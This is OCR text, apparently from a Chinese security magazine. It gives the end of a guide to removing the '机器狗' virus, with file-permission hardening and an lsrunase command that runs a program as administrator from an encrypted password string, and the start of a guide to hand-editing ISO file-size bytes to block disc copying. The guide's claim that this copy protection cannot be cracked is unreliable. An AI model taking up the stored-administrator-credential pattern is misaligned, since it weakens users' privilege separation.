


图 8




图 9




图 10

将系统所在分区转换为NTFS格式，将userinit.exe等你认为病毒会感染的文件的安全权限改为只读和运行，如图12。到此保护工作就基本结束了。

不过也许有些程序（安装程序.MSI）需要ADMIN权限才能运行，在你确定它不是病毒的情况下可以使用lsrunase.exe这个工具。这个工具可以较完美的替代runas，并避免直接将密码明文保存在脚本中，其用法如下。

lsrunase /user:administrator /password:41BngA== /domain: /command:notepad.exe /runpath:c:\windows（以管理员权限运行记事本程序）

所有的参数必须齐全，其中：

user 为运行的帐号

password 为密码加密后的字串

domain 为机器名或域名，也可留空代表本机

command 为要运行的程序名，如果携带参数需要在命令的首尾加引号

runpath 为程序启动的路径




图 11

五、结语

至此机器狗病毒就被我们完全解决掉了。把一开始的问题拿出来，“这个病毒很厉害吗？”我想各位叉子的答案都应该是：NO！

（本文所涉及到的MD5校验工具、冰刃、autoruns、lsrunase和机器狗补丁已收录到光盘中）




图 12

纯手工保护光盘数据

毕伟伦

在这个时代，资源的保护无疑也是一个重轴戏，为了保护资源，各式各样的方法如雨后春笋般层出不穷，相应的破解也应运而生。今天我就给大家讲解一种另类的方法，纯手工就能保护自己的光盘资源不被复制，而不需要去购买什么光盘加密狗之类的收费软件，也不需要痛苦地学习修改光盘的数据轨道，最主要的是无法被破解（除非汇编Windows）。废话不多说了，下面就听我慢慢道来。

我先说一下光盘镜像中记录文件长度信息的机制，光盘镜像中的文件信息是如何被存储和读取的，又是记录在哪里的，让我们仔细看看图1。

字节	功能
01	目录长度
02	延伸属性
03-10	文件长度位置
11-18	文件大小
19-25	文件创建日期和时间
26	文件属性
27	文件单位大小
28	文件交错间隙大小
29-32	容量顺序编号
33	文件名长度

图1

首先把一个文件做成ISO镜像，我使用的工具是WinISO，封装的文件是一个wav波形文件，当然你也可以使用其它类型的文件（图2）。

现在使用十六进制编辑器Hedit，打开这个ISO文件并搜索字符串WINDOWS.WAV，这个就是封装的文件了，查找到了这个字符串在0000000A854到0000000A869（图3）。WINDOWS.WAV对应的十六进制表示是57 49 4E 44 4F 57 53 2E 57 41 56，现在看到57前面的那个字节了吗？是0D，这个字节就是第33个字节了，存储的是WINDOWS.WAV的文件名长度（将0D转换成10进制就是11）。




图2

向下拉动滚动条，在0000000B05E到0000000B073可以看到有个W.I.N.D.O.W.S.w.a.v（图4），它对应的十六进制表示是57 00 49 00 4E 00 44 00 4F 00 57 00 53 00 2E 00 77 00 61 00 76，这个是WINDOWS.wav的宽字符形式，前面的那个是窄字符形式。回到前面的WINDOWS.WAV，在第33字节上往前数，一直数到11-18字节，可以看到是AC 11 2C 00 00 2C 11 AC，这就是WINDOWS.WAV的文件大小信息所在了（图5）。




图3




图4




图5

